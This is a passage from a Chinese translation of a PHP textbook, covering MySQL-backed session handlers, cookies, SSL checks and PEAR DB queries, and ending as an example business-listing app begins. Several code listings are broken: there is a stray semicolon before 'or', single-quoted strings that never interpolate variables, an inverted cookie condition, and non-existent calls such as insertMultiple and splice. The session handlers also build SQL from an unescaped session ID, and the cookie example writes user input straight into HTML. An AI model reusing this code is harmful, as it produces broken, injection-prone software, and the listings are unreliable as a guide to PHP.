用 URL 系统来传送会话 ID 是明智的。PHP 能重写 HTML 文件，并将每一个相对链接加上会话 ID。为了使其工作，在编译时，PHP 必须配置 `-enable-trans-id` 选项（参见第一章）。但这也会造成一些性能上的损失，因为 PHP 必须解析和重写每一个页面。一些繁忙的站点趋向于使用 cookie，因为他们不希望页面重写导致速度有所降低。

自定义存储

在默认情况下，PHP 在服务器的临时目录下将会话信息存储为文件。每一个会话的变量被存储为一个单独的文件。会话变量以专有格式串行地存储在文件中。你可以在 *php.ini* 中对它们进行设置。

可以通过设置 *php.ini* 中的 `session.save_path` 值来改变会话文件的存储位置。如果你是在共享服务器上安装了自己的 PHP，则可将路径设置到你的私有目录树中，这样同一台机器上的其他用户就不能访问到你的会话文件。

在当前的会话存储中，PHP 能以两种格式存储会话信息——PHP 内置格式和 WDDX (<http://www.wddx.org>)。可以通过设置 *php.ini* 中的 `session.serialize_handler` 值来改变存储格式——`php` 表示默认格式，`wddx` 表示 WDDX 格式。

你可以编写自己的函数来读写注册变量。在本节中，我们将编写一个例子，它将会话数据存储到数据库中，以允许你在多个站点上共享该会话。安装自定义的会话很简单。首先，将 *php.ini* 文件中的 `session.save_handler` 设置为 `user`。第二，编写函数以打开会话、关闭会话、读会话信息、写会话信息、销毁会话以及在会话结束后进行清理工作。最后，用函数 `session_set_save_handler()` 注册它们：

```
session_set_save_handler(open_fn, close_fn, read_fn, write_fn, destroy_fn, gc_fn);
```

可以通过设置 *httpd.conf* 文件中的下列选项，将所有的 PHP 文件放置在自定义的目录下，并使用自定义的会话存储：

```
<Directory "/var/html/test">
    php_value session.save_handler user
    php_value session.save_path mydb
    php_value session.name session_store
</Directory>
```

mydb 值应该用包含该表的数据库名来代替。自定义会话存储使用它来寻找数据库。

以下例程使用 MySQL 数据库进行会话存储（第八章将讨论数据库）。例子中所使用的表具有如下结构：

```
CREATE TABLE session_store (
    session_id char(32) not null PRIMARY KEY,
    expiration timestamp,
    value text not null
);
```

第一个必须提供的是函数打开处理函数。它负责打开一个新的会话。它用 `session.save_path` 的当前值（从 *php.ini* 文件中取得）和包含 PHP 会话 ID 的变量名（默认时为 `PHPSESSID`，并可以通过设置 *php.ini* 中的 `session.name` 来改变）进行调用。我们的打开处理函数只是简单地连接到数据库，并且用存储会话信息的数据库表名来给全局变量 `$table` 赋值：

```
function open ($save_path,$session_name) {
    global $table;

    mysql_connect('localhost');
    mysql_select_db($save_path);

    $table = $session_name;
```



```

    return true;
}

```

会话一旦被打开,读写处理函数在需要获得当前状态信息和以持久方式存储状态信息时就会被调用。会话ID被传递给读处理函数,会话ID和会话数据被传递给写处理函数。数据库读写处理函数请求和更新数据库表:

```

function read($session_id) {
    global $table;
    $result = mysql_query("SELECT value FROM $table
                           WHERE session_id='$session_id'");
    if($result && mysql_num_rows($result)) {
        return mysql_result($result,0);
    } else {
        error_log("read: ".mysql_error()."\n",3,"/tmp/errors.log");
        return "";
    }
}

function write($session_id, $data) {
    global $table;
    $data = addslashes($data);
    mysql_query("REPLACE INTO $table (session_id,value)
                VALUES('$session_id','$data')");
    or error_log("write: ".mysql_error()."\n",3,"/tmp/errors.log");
    return true;
}

```

与打开处理函数相反的是关闭处理函数,该函数在每个页面的脚本执行完后被调用。它在关闭会话后进行一些清理操作(通常很小)。我们的关闭处理函数只是简单地关闭数据库连接:

```

function close() {
    mysql_close();

    return true;
}

```

当会话完成时,销毁处理函数将被调用。它负责清理在调用打开处理函数时所创建的任何事物。在数据库存储系统的情况下,必须删除会话在表中的项:

```

function destroy($session_id) {
    global $table;

    mysql_query("DELETE FROM $table WHERE session_id = '$session_id'");

    return true;
}

```

最后是垃圾收集 (garbage-collection) 处理函数。它不时地被调用, 以清理过期的会话数据。该函数应当检查在生存期内没有使用过的数据, 生存期通过调用该处理函数传入。数据库的垃圾收集处理函数将删除那些最后修改时间戳大于最大时间的表的项:

```
function gc($max_time) {  
    global $table;  
    mysql_query(  
        'DELETE FROM $table WHERE UNIX_TIMESTAMP(expiration)  
        < UNIX_TIMESTAMP()-$max_time')  
    or error_log("gc: ".mysql_error())."\n", 3, "/tmp/errors.log");  
    return true;  
}
```

在创建了所有的处理函数后, 应使用相应的函数名来调用 `session_set_save_handler()` 函数。在前例中, 调用:

```
session_set_save_handler('open', 'close', 'read', 'write', 'destroy', 'gc');
```

你必须在调用 `session_start()` 启动会话之前调用 `session_set_save_handler()` 函数。它通常由加入存储函数来完成, 并在每一个需要定制会话处理函数的页面文件中调用 `session_set_save_handler()` 函数。例如:

```
<?php require_once 'database_store.inc';  
    session_start();  
?>
```

因为处理函数是在脚本输出被送出后才调用的, 所以所有产生输出的函数都不能被调用。如果发生了错误, 应向我们以前做的那样用 `error_log()` 函数将错误记录到日志文件中。

组合 cookie 和会话

使用 cookie 和自己会话处理函数的组合, 可以在不同的访问之间保持状态。当用户离开站点时, 所有的状态 (例如用户正在哪个页面上) 都要被清除, 这可以由 PHP 的内置会话来完成。任何在同一用户访问时应该保持的状态, 诸如用户的惟一 ID, 都可以存储在 cookie 中。利用用户的 ID, 你可以从参数存储 (例如一个数据库) 中得到用户的更多持久性信息 (例如显示首选项、邮件地址等)。

例7-15允许用户选择文本和背景的颜色，并将它们存储到cookie中。在下一个星期之内对该页面的访问都将输出cookie中的颜色值。

例7-15：保存访问状态

```
<?php
    if(!$_POST{'bgcolor'}) {
        setcookie('bgcolor', $_POST['bgcolor'], time() + (60 * 60 * 24 * 7));
    }

    $bgcolor = empty($bgcolor) ? 'gray' : $bgcolor;
?>

<body bgcolor="<?= $bgcolor ?>">

<form action="<?= $PHP_SELF ?>" method="POST"> <select name="bgcolor">
    <option value="gray">Gray</option>
    <option value="white">White</option>
    <option value="black">Black</option>
    <option value="blue">Blue</option>
    <option value="green">Green</option>
    <option value="red">Red</option>
</select>

    <input type="submit" />
</form>
</body>
```

SSL

SSL (Secure Sockets Layer, 安全套接字层) 为普通的HTTP请求和响应提供了一个安全的通道。PHP本身并没有明确地涉及到SSL，所以你在PHP中不能以任何形式控制加密。一个 `https://` URL 指明了该文档的安全性连接，这与 `http://` URL 不同。

如果一个PHP页面是在SSL连接上由一个请求响应创建的话，那么数组 `$_SERVER` 中的HTTPS项将被置为'on'。为了防止页面在一个没有加密的连接上创建，只需使用如下方法：

```
if ($_SERVER['HTTPS'] !== 'on') {
    die("Must be a secure connection.");
}
```

一个常见的错误是在一个安全连接(例如, *https://www.example.com/form.html*)上传送表单, 但将 form 的 action 提交给一个 *http://* URL。由用户录入的表单参数是在不安全的连接上传送的——一个很普通的包探测器就能将其截获。

第八章

数据库

PHP 支持二十多种数据库，其中包括最流行的商业数据库和开源数据库。像 MySQL、PostgreSQL 和 Oracle 之类的关系数据库是当今大多数动态 Web 站点的主要组成部分。这些数据库中存储着购物车信息、购物记录、产品评论、用户信息、信用卡号，有时甚至是 Web 页面本身。

本章将介绍如何在 PHP 中访问数据库。我们将把重点放在 PEAR DB 系统中，该系统允许你用相同的函数访问任何数据库。我们认为这比介绍多个数据库专有的扩展有用。在本章中你将学到如何从数据库中获取数据，如何将数据存储到数据库中，以及如何进行错误处理。最后我们将完成一个示例应用程序，来向你展示如何实现各种不同的数据库技术。

本书并不能将用 PHP 创建 Web 数据库应用程序的所有细节一一阐述清楚。如要更深刻地了解 PHP/MySQL 的联系，请参见 Hugh Williams 和 David Lane 所著的《Web Database Applications with PHP and MySQL》（由 O'Reilly 公司出版）。

使用 PHP 访问数据库

在 PHP 中有两种访问数据库的方法。一种是使用数据库专有的扩展，另一种则是使用与数据库无关的 PEAR DB 库。两种方法各有优劣。

如果使用的是数据库专有的扩展,则代码将与所使用的数据库联系密切。MySQL扩展的函数名、参数、错误处理等方面与其他的数据库扩展完全不一样。如果要将MySQL数据库转换成PostgreSQL数据库,则代码将会有大量的改动。而另一方面,PEAR DB隐藏了数据库专有的功能;数据库系统间的转换将和改变一行代码一样简单。

像PEAR DB一样,在抽象层上的可移植性是有代价的。它不能利用到某一特定数据库的特性(例如,寻找某一自动赋值的惟一标识符的值)。使用PEAR DB的代码通常比使用数据库专有扩展的代码运行速度慢。

请注意,像PEAR DB这样的抽象层并没有为实际上所使用的SQL查询的可移植性做出什么贡献。如果程序中使用了任何非通用的SQL,则在进行数据库间的转换时,你需要对SQL查询做一些改动。对于大型的应用程序,则应当考虑编写一个功能抽象层;也就是说,对于应用程序所支持的每一个数据库,都应当编写一系列函数来实现不同的数据库操作,例如`get_user_record()`、`insert_user_record()`等,同时还需要一些配置选项来设置程序所使用的数据库类型。这种方法使你能自由地使用所选数据库的各种功能,而不用考虑抽象层的性能损失和限制。

对于简单的应用程序,我们倾向于使用PEAR DB而不是数据库专有的扩展。这不仅仅是为了可移植性同时也是为了易于使用。速度和特性的损失并不足以迫使我们选择使用数据库专有扩展。本章的其他例子所使用的是PEAR DB抽象对象。

对于大多数数据库,你需要用合适的内置数据库驱动程序重新编译PHP,这与是否使用PEAR DB库无关。PHP源码配置命令`configure`的帮助信息给出了如何利用不同数据库的支持来编译PHP。例如:

```
--with-mysql[=DIR]      Include MySQL support. DIR is the MySQL base
                        directory. If unspecified, the bundled MySQL
                        library will be used.
--with-oci8[=DIR]       Include Oracle-oci8 support. Default DIR is
                        ORACLE_HOME.
--with-ibm-db2[=DIR]    Include IBM DB2 support. DIR is the DB2 base
                        install directory, defaults to
                        /home/db2inst1/sqllib
    with pgsql[=DIR]    Include PostgreSQL support. DIR is the
PostgreSQL
                        base install directory, defaults to
                        /usr/local/pgsql.
```

你不能利用一个没有在你的系统中安装客户库的数据库来编译PHP。例如，如果没有安装 Oracle 客户库，则不能使用 Oracle 数据库支持来编译 PHP。

在安装PHP时，可以使用phpinfo()函数来检查数据库支持。例如，如果在配置报告中看到有一部分是关于MySQL的，则可以知道你已拥有了MySQL支持。

关系数据库和 SQL

RDBMS (Relational Database Management System, 关系数据库管理系统) 是一个为你管理数据的服务器。数据是以表 (table) 组织的，而每一个表又有一些列，每一列都有自己的名称和类型。例如，为了保存 James Bond 的电影，我们可能需要一个 movies 表，用于记录电影名 (一个字符串)、发行时间 (一个数字) 和在每一部影片中饰演 Bond 的演员 (一个指向 Bond 扮演者表的索引)。

表被成组地存储在数据库中，所以 James Bond 数据库可能会包含电影表、Bond 扮演者表和反面人物表。一个 RDBMS 通常有一个自己的用户系统，用于控制对数据库的访问权限 (例如，用户 Fred 能更新数据库 Bond)。

PHP 通过 SQL (Structured Query Language, 结构化查询语言) 来和诸如 MySQL 和 Oracle 之类的关系数据库进行通信。你可以使用 SQL 创建、修改和查询关系数据库。

SQL 语法分为两部分。一个是 DML (Data Manipulation Language, 数据操作语言)，用于在一个存在的数据库中检索和修改数据。DML 非常紧凑，只包含四个命令：select、insert、update 和 delete。另一个被称为 DDL (Data Definition Language, 数据定义语言)，用于创建和修改数据库的结构。DDL 的语法不像 DML 那样标准化、而是像 PHP 那样只是将 SQL 命令发送给数据库，你可以使用该数据库所支持的任何 SQL 命令。

假设有一个名为 movies 的表，以下的 SQL 语句将在表中加入一个新行：

```
INSERT INTO movies VALUES(0, 'Moonraker', 1979, 2)
```

以下的 SQL 语句在表中加入了一个新行，但只列出了有值的那些列：

```
INSERT INTO movies (title, year, actor) VALUES ('Octopussy', 1982, 2)
```

我们可以用以下的 SQL 语句删除所有 1979 年的影片:

```
DELETE FROM movies WHERE year=1979
```

我们使用以下 SQL 语句将 Octopussy 的年份改为 1983:

```
UPDATE movies SET year=1983 WHERE title='Octopussy'
```

用以下的 SQL 语句只获取 20 世纪 80 年代制作的影片:

```
SELECT * FROM movies WHERE year >= 1980 AND year < 1990
```

当然你也可以指定你所需要的字段, 例如:

```
SELECT title, year FROM movies WHERE year >= 1980 AND year < 1990
```

你也可以从不同的表中获取信息。例如, 以下的查询将表 movie 和 actor 连接起来, 显示每一部影片的演员名称:

```
SELECT movies.title, movies.year, actors.name  
FROM movies,actors WHERE movies.star = actors.id  
AND year >= 1980 AND year < 1990
```

要获取更多的 SQL 信息, 请参见 Kevin Kline 所著的《SQL in a Nutshell》(由 O'Reilly 公司出版)。

PEAR DB 基础

示例 18-1 所示的程序创建了一个有关 James Bond 影片信息的 HTML 表格。它展示了如何利用 (PHP 自带的) PEAR DB 库来连接数据库、发布查询、检查错误以及将查询结果转换成 HTML。该库是面向对象的, 由类方法 (DB::connect() 和 DB::iserror()) 和对象方法 (\$db->query() 和 \$q->fetchInto) 混和而成。

例 8-1: 显示影片信息

```
<html><head><title>Bond Movies</title></head>  
<body>  
  
<table border=1>  
<tr><th>Movie</th><th>Year</th><th>Actor</th></tr>  
<?php  
    // 连接
```



```
require_once('DB.php');
$db = DB::connect("mysql://bondview:007@localhost/webdb");
if (DB::iserror($db)) {
    die($db->getMessage());
}

// 执行查询操作
$sql = "SELECT movies.title,movies.year,actors.name
        FROM movies,actors
        WHERE movies.actor=actors.id
        ORDER BY movies.year ASC";

$q = $db->query($sql);
if (DB::iserror($q)) {
    die($q->getMessage());
}

// 生成表
while ($q->fetchInto($row)) {
    ?>
    <tr><td><?= $row[0] ?></td> <td><?= $row[1] ?></td>
        <td><?= $row[2] ?></td>
    </tr>
    <?php
    }
    ?>
```

例 8-1 的输出如图 8-1 所示。



图 8-1: 影片页面

DSN

DSN (Data Source Name、数据源名称) 是一个字符串, 用于指明数据库的位置、数据库的类型、用户名和连接到数据库时所使用的密码等信息。DSN 组件被汇编成一个类似于 URL 的字符串:

```
type(dbsyntax)://username:password@protocol+hostspec/database
```

其中 *type* 字段是必需的, 它用于指明所使用的 PHP 数据库后端。表 8-1 列出了本书编写时已经实现了的数据库类型。

表 8-1: PHP 数据库类型

名称	数据库
Mysql	MySQL
Pgsql	PostgreSQL
Ibase	InterBase
Msql	Mini SQL
Mssql	Microsoft SQL Server
oci8	Oracle 7/8/8i
Odbc	ODBC
Sybase	SyBase
Ifx	Informix
Fbsql	FrontBase

protocol 是所使用的通信协议。两个常用的值为 "tcp" 和 "unix", 它与 Internet 和 Unix 域套接字有关。并不是每一个数据库后端都支持所有通信协议的。

以下是一些合法的 DSN:

```
mysql://webdb
mysql://localhost/webdb
mysql://bondview@localhost/webdb
mysql://bondview@tcp+localhost/webdb
mysql://bondview:007@localhost/webdb
```

在例 8-1 中, 我们使用用户名 *bondview* 和密码 *007* 连接到了一个 MySQL 数据库 *webdb*。

一个常用的方法是将 DSN 存储到一个 PHP 文件中，并在每一个要求连接数据库的页面中引用它。这样做意味着当信息改变时，你不需要改动每一页。在一个更复杂的配置文件中，你甚至可以基于应用是运行在开发模式还是部署模式下而转换 DSN。

连接

一旦有了一个 DSN，就可以使用 `connect()` 方法创建一个数据库连接。该方法将返回一个数据库对象，利用它你可以发出查询和引用参数：

```
$db = DB::connect(DSN [, options]);
```

`options` 值可以是一个用于指示该连接是否是一个持久性连接的布尔值，也可以是一个选项设置的数组。`options` 值由表 8-2 所示。

表 8-2: 连接选项

选项	控制
Persistent	在访问之间保持连接
Optimize	优化
Debug	显示调试信息

在默认情况下，连接不是持久性的，且没有调试信息的显示。`optimize` 的值可以是 'performance' 和 'portability'，默认值为 'performance'。以下代码展示了如何为可移植性而启用调试和优化选项：

```
$db = DB::connect($dsn, array('debug' => 1, 'optimize' => 'portability'));
```

错误检查

当有错误发生时，PEAR DB 方法会返回一个 `DB_ERROR` 出错信息。这可以用 `DB::isError()` 来检查：

```
$db = DB::connect($datasource);
if (DB::isError($db)) {
    die($db->getMessage());
}
```

当操作数据库对象有错误发生时，`DB::isError()`方法将返回 `true`。如果发生了错误，通常的做法是：停止程序的运行，并用 `getMessage()` 方法显示错误消息。在任何 PEAR DB 对象上都可以调用 `getMessage()`。

发出查询

在一个数据库对象上调用 `query()` 方法会向数据库发送 SQL:

```
$result = $db->query(sql);
```

当操作成功时，一条非查询型的 SQL 语句（例如 `INSERT`、`UPDATE` 和 `DELETE`）会返回一个 `DB_OK` 常量。一条 SQL 查询语句（例如 `SELECT`）会返回一个数据库对象，利用它可以访问到数据库的查询结果。

通过调用 `DB::isError()` 方法可以检查操作是否成功:

```
$q = $db->query($sql);  
if (DB::iserror($q)) {  
    die($q->getMessage());  
}
```

获取查询的结果

PEAR DB 提供两种用于获取查询结果数据的方法。其一，返回一个与下一行对应的数组；其二，将行数组存储在一个以参数形式传递的变量中。

返回行

在查询结果上调用 `fetchRow()` 方法会以数组的形式返回结果中的下一行:

```
$row = $result->fetchRow([ mode ]);
```

如果没有错误，它将返回数据中的一行，或 `NULL`（当查询结果为空时），否则将返回 `DB_ERROR`。`mode` 参数用来控制返回数组的结构，这将在以后讨论。

`fetchRow()` 方法的习惯用法是处理查询结果中的一行，如下所示:

```
while ($row = $result->fetchRow()) {
```

```
if (DB::isError($row)) {  
    die($row->getMessage());  
}  
// 处理行  
}
```

存储行

`fetchInto()` 方法也是获取下一行,但是将其存储到一个以参数形式传递的变量中:

```
$success = $result->fetchInto(array, [mode]);
```

`fetchInto()` 的返回值与 `fetchRow()` 相同,如果没有错误,它将返回数据中的一行或 `NULL` (当查询结果为空时),否则将返回 `DB_ERROR`。

`fetchInto()` 的习惯用法是处理全部的查询结果,如下所示:

```
while ($success = $result->fetchInto($row)) {  
    if (DB::isError($success)) {  
        die($success->getMessage());  
    }  
    // 处理行  
}
```

行数组的内部构成

返回的那些行是什么呢?在默认情况下,它们是索引的数组,数组中的键的顺序与返回结果中的列的顺序是一致的。例如:

```
$row = $result->fetchRow();  
if (DB::isError($row)) {  
    die($row->getMessage());  
}  
var_dump($row);  
array(3) {  
    [0]=>  
    string(5) "Dr No"  
    [1]=>  
    string(4) "1962"  
    [2]=>  
    string(12) "Sean Connery"  
}
```

可以向 `fetchRow()` 和 `fetchInto()` 中传入 `mode` 参数,用以控制行数组的格式。在默认情况下,如前所示,所指定的类型是 `DB_FETCHMODE_ORDERED`。

模式 DB_FETCHMODE_ASSOC 将创建一个以列名为键、值来自于这些列的数组:

```
$row = $result->fetchRow(DB_FETCHMODE_ASSOC);
if (DB::isError($row)) {
    die($row->getMessage());
}
var_dump($row);
array(3) {
    ["title"]=>
    string(5) "Dr No"
    ["year"]=>
    string(4) "1962"
    ["name"]=>
    string(12) "Sean Connery"
}
```

模式 DB_FETCHMODE_OBJECT 将一行转换成一个对象,其属性就是结果中的列名:

```
$row = $result->fetchRow(DB_FETCHMODE_OBJECT);
if (DB::isError($row)) {
    die($row->getMessage());
}
var_dump($row);
object(stdClass)(3) {
    ["title"]=>
    string(5) "Dr No"
    ["year"]=>
    string(4) "1962"
    ["name"]=>
    string(12) "Sean Connery"
}
```

可以用 `$object->property` 来访问对象中的数据:

```
echo "({$row->title}) was made in ({$row->year})";
Dr No was made in 1962
```

结束查询结果

一个查询结果对象通常包含了查询的所有结果。这将占用不少的内存。我们可以通过 `free()` 方法来释放该对象占用的内存:

```
$result->free();
```

这并不是严格要求的,因为当PHP脚本结束时,所有的查询都会自动地调用 `free()` 函数。

断开连接

在数据库对象上调用 `disconnect()` 方法可以迫使 PHP 断开与数据库的连接：

```
$db->disconnect();
```

这并不是严格要求的，因为当 PHP 脚本结束时，所有的数据库连接都会自动地断开。

高级数据库技术

PEAR DB 已经超出了前面所示的数据库原语 (primitive)；它提供了一些用于获取结果行的简化函数，还提供了唯一行 ID 系统，以及独立的准备/执行步骤以提高重复查询的效率。

占位符

像 `printf()` 通过将值插入到模板中来构造一个字符串一样，PEAR DB 也能通过向一个模板中插入值来构造一个字符串。`query()` 有两个参数，第一个参数用带问号 (?) 的 SQL 来代表特殊值，第二个参数是用来指明要插入到 SQL 中的值的数组：

```
$result = $db->query(SQL, values);
```

例如，以下代码向 `movies` 表中加入了三条记录：

```
$movies = array(array('Dr No', 1962),
                 array('Goldfinger', 1965),
                 array('Thunderball', 1965));
foreach ($movies as $movie) {
    $db->query('INSERT INTO movies (title,year) VALUES (?,?)', $movie);
}
```

在 SQL 查询中，可以使用以下三种占位符：

- ? 字符串或数字，建议将其用引号引起来。
- | 一个从不被引起来的字符串或数字。
- & 文件名，其内容包括在语句中(例如，用于在 BLOB 字段中存储一个图像文件)。

准备 / 执行

当多次进行同一个查询时，先编译后再多次执行将会使效率大大提高。这将使用到如下方法：`prepare()`、`execute()`和`executeMultiple()`。

第一步是在查询上调用`prepare()`：

```
$compiled = $db->prepare(SQL);
```

它将返回一个编译了的查询对象。`execute()`方法填充查询的占位符，并将它们发送给RDBMS：

```
$response = $db->execute($compiled, $values);
```

`$values`数组包含查询中占位符的值。如没有错误，则返回值是一个查询响应对象，否则是一个出错信息`DB_ERROR`。

例如，我们可以按如下方法向表`movies`中添加数据：

```
$movies = array(array('Dr No', 1962),
                 array('Goldfinger', 1965),
                 array('Thunderball', 1965));
$compiled = $q->prepare('INSERT INTO movies (title,year) VALUES (?,?)');
foreach ($movies as $movie) {
    $db->execute($compiled, $movie);
}
```

`executeMultiple()`方法接受二维数组值的插入：

```
$responses = $db->executeMultiple($compiled, $values);
```

`$values`数组的起始序号必须是0，并且包含要插入值的数组。已编译好的查询为`$values`的每一个值执行一遍，查询响应将被收集到`$responses`中。

更好的电影插入代码如下：

```
$movies = array(array('Dr No', 1962),
                 array('Goldfinger', 1965),
                 array('Thunderball', 1965));
$compiled = $q->prepare('INSERT INTO movies (title,year) VALUES (?,?)');
$db->insertMultiple($compiled, $movies);
```


简化操作

PEAR DB提供了一系列只需一步的方法来执行一个查询和获取结果,即`getOne()`、`getRow()`、`getCol()`、`getAssoc()`和`getAll()`。所有这些方法都接受占位符。

`getOne()`方法获取 SQL 查询结果中的第一行中的第一列的内容:

```
$value = $db->getOne(SQL [, values ]);
```

例如:

```
$when = $db->getOne("SELECT avg(year) FROM movies");
if (DB::isError($when)) {
    die($when->getMessage());
}
echo "The average James Bond movie was made in $when";
The average James Bond movie was made in 1977
```

`getRow()`方法返回 SQL 查询结果中的第一行的内容:

```
$row = $db->getRow(SQL [, values ]);
```

在当你知道查询结果中只有一行时,这些函数是非常有用的。例如:

```
list($title, $actor) = $db->getRow(
    "SELECT movies.title,actors.name FROM movies,actors
    WHERE movies.year=1977 AND movies.actor=actors.id");
echo "($title, starring $actor)";
(The Spy Who Loved Me, starring Roger Moore)
```

`getCol()`方法返回 SQL 查询结果中的第一列中的内容:

```
$col = $db->getCol(SQL [, column [, values ]]);
```

`column`参数可以是一个数(默认为0,表示第一行),也可以是一个列名。

例如,以下代码以影片发行的年份为顺序,列出了所有 Bond 扮演者的名字:

```
$titles = $db->getCol("SELECT title FROM movies ORDER BY year ASC");
foreach ($titles as $title) {
    echo "$title\n";
}
Dr No
From Russia with Love
Gold finger
...
```

`getAll()` 方法返回 SQL 查询结果中的所有行的内容:

```
$all = $db->getAll($SQL [, values [, fetchmode ]]);
```

例如, 以下的代码创建了一个包含所有电影名称的选择框。被选择影片的ID作为参数值被提交

```
$results = $db->getAll("SELECT id,title FROM movies ORDER BY year ASC");
echo "<select name='movie'>\n";
foreach ($results as $result) {
    echo "<option value={$result[0]}>{$result[1]}</option>\n";
}
echo "</select>";
```

当有错误发生时, 所有的 `get*()` 方法都会返回一个出错信息 `DB_ERROR`。

查询响应的细节

你可以使用四个 `PEAR DB` 方法来获得查询结果对象的信息: `numRow()`、`numCols()`、`affectRows()`和`tableInfo()`。

通过调用 `numRow()`和`numCols()`方法可以知道查询结果中的行数和列数:

```
$showmany = $response->numRows();
$showmany = $response->numCols();
```

通过调用 `affectRows()`可以知道有多少行被 `INSERT`、`DELETE` 或 `UPDATE` 操作所影响:

```
$showmany = $response->affectedRows();
```

`tableInfo()` 方法返回 `SELECT` 操作所返回的字段标志 (flag) 和类型的详细信息:

```
$info = $response->tableInfo();
```

下列代码将表的信息转储到 `HTML` 表中:

```
$info = $response->tableInfo();
a_to_table($info);

function a_to_table ($a) {
    echo "<table border=1>\n";
    foreach ($a as $k => $v) {
```

```

echo "<tr valign=top align=left><td>$k</td><td>";
if (is_array($v)) {
    a_to_table($v);
} else {
    print_r($v);
}
echo "</td></tr>\n";
}
echo "</table>\n";
}

```

图 8-2 显示了该段代码的输出。



图 8-2: tableInfo()函数的输出信息

序列

并不是每一个RDBMS都有分配惟一行ID的能力，即使有，它们返回ID信息的方式也大不相同。PEAR DB 序列是数据库专有ID分配（例如，MySQL 的 AUTO_INCREMENT）的一种替代方法。

nextID() 方法返回给定序列中的下一个ID：

```
$id = $db->nextID(sequence);
```

一个表通常只有一个序列。下面的例子向表movies中插入了几个值，并为每个值提供了一个惟一标识符：

```
$movies = array(array('Dr No', 1962),
                  array('Goldfinger', 1965),
                  array('Thunderball', 1965));
foreach ($movies as $movie) {
    $id = $db->nextID('movies');
    splice($movie, 0, 0, $id);
    $db->query('INSERT INTO movies (id,title,year) VALUES (?, ?, ?)', $movie);
}
```

序列实际上是数据库中的一个表，该表保存了上一次所分配的ID。你可以使用createSequence()和dropSequence()方法显式地创建和销毁序列：

```
$res = $db->createSequence(sequence);
$res = $db->dropSequence(sequence);
```

当没有错误发生时，上述方法的返回值是创建或撤销的结果对象，否则将返回出错信息DB_ERROR。

元数据

getListOf()方法使你能得到有关可用数据库、用户、视图和函数的一些信息：

```
$data = $db->getListOf(what);
```

what参数是一个标识所列数据库功能的字符串。大多数数据库都支持"database"；有一些支持"users"，"views"和"functions"。

例如，以下代码将可用数据库的信息存入\$dbbs：

```
$dbbs = $db->getListOf("databases");
```

事务

有一些RDBMS支持事务(transaction)。在事务中，一系列数据库变动可以被提交（被一次性接受）或回退（变动不会反映到数据库中）。例如，当银行处理一次转账

时，一个账户的提款和另一个账户的存储应该同时发生——不能只发生其中的一项，两项中也不应有时间间隔。PEAR DB 为事务提供了两个方法：`commit()`和`rollback()`：

```
$res = $db->commit();  
$res = $db->rollback();
```

如果在不支持`commit()`和`rollback()`的数据库上调用这些函数，将会返回一个出错信息`DB_ERROR`。

应用示例

因为 Web 数据库应用是 Web 开发的主要支柱，所以我们将在本章中为你展示一个完整的 Web 应用程序。在本节中开发了一个自维护的商业列表服务。公司可以将其记录存储到数据库中，并且能选择所属的类别。需要用 2 个 HTML 表单来显示数据库表。一个被站点管理员用于向数据库中添加类别 ID、标题和描述。另一个被自主注册的公司用来收集相应的联系信息，或将自己注册到所属的类别中。一个独立的页面用于显示该 Web 页面上的所有类别。

数据库表

程序中共有 3 个表：`business` 表用于收集商业用户的地址数据、`categories` 表用于命名和描述每个类别、`biz_categories` 表用于将其他两个表联系起来。表和它们之间的关系如图 8-3 所示。




图 8-3: 商业列表服务的数据库设计

例8-2包括以MySQL格式对表模式进行的转储。根据你所使用的数据库的功能，模式可能需要稍做改变。

例8-2: 数据库模式

```
# -----
#
# Table structure for table 'biz_categories'
#

CREATE TABLE biz_categories (
  business_id int(11) NOT NULL,
  category_id char(10) NOT NULL,
  PRIMARY KEY (business_id, category_id),
  KEY business_id (business_id, category_id)
);

# -----
#
# Table structure for table 'businesses'
#

CREATE TABLE businesses (
  business_id int(11) NOT NULL auto_increment,
  name varchar(255) NOT NULL,
  address varchar(255) NOT NULL,
  city varchar(128) NOT NULL,
  telephone varchar(64) NOT NULL,
  url varchar(255),
  PRIMARY KEY (business_id),
  UNIQUE business_id (business_id),
  KEY business_id_2 (business_id)
);

# -----
#
# Table structure for table 'categories'
#

CREATE TABLE categories (
  category_id varchar(10) NOT NULL,
  title varchar(128) NOT NULL,
  description varchar(255) NOT NULL,
  PRIMARY KEY (category_id),
  UNIQUE category_id (category_id),
  KEY category_id_2 (category_id)
);
```

数据库连接

我们设计的页面能够兼容 MySQL、PostgreSQL 或 Oracle 8i 后端。PHP 代码中惟一体现这一点的地方就是，在每次升级后进行 `commit()` 调用。我们已经将数据库专有的东西进行了抽象，如例 8-3 所示。它将为 MySQL、PostgreSQL 或 Oracle 选择适当的 DSN。

例 8-3：数据库连接抽象脚本（db-login.php）

```
<?php
require_once('DB.php');

// 数据库连接建立部分

$username = 'user';
$password = 'seekrit';
$hostspec = 'localhost';
$database = 'phpbook';

// 为 $phptype 选择三个值中的一个

// $phptype = 'pgsql';
// $phptype = 'oci8';
$phptype = 'mysql';

// 检查 Oracle 8 —— 数据源名称语法是否不同

if ($phptype != 'oci8'){
    $dsn = '$phptype://$username:$password@$hostspec/$database';
} else {
    $net8name = 'www';
    $dsn = "$phptype://$username:$password@$net8name";
}

// 建立连接

$db = DB::connect($dsn);
if (DB::isError($db)) {
    die ($db->getMessage());
}
?>
```

管理员页面

例 8-4 所示的后台页面允许管理员向列表服务中添加新的类别。新数据的输入字段紧接在最后一记录后。管理员填写表单，并单击 Add Category 按钮，页面便会自

动地刷新，新输入的数据也会显示出来。如果3个字段的数据没有填完全，则会在提交时产生出错消息。

例 8-4: 后端管理页面

```
<html>
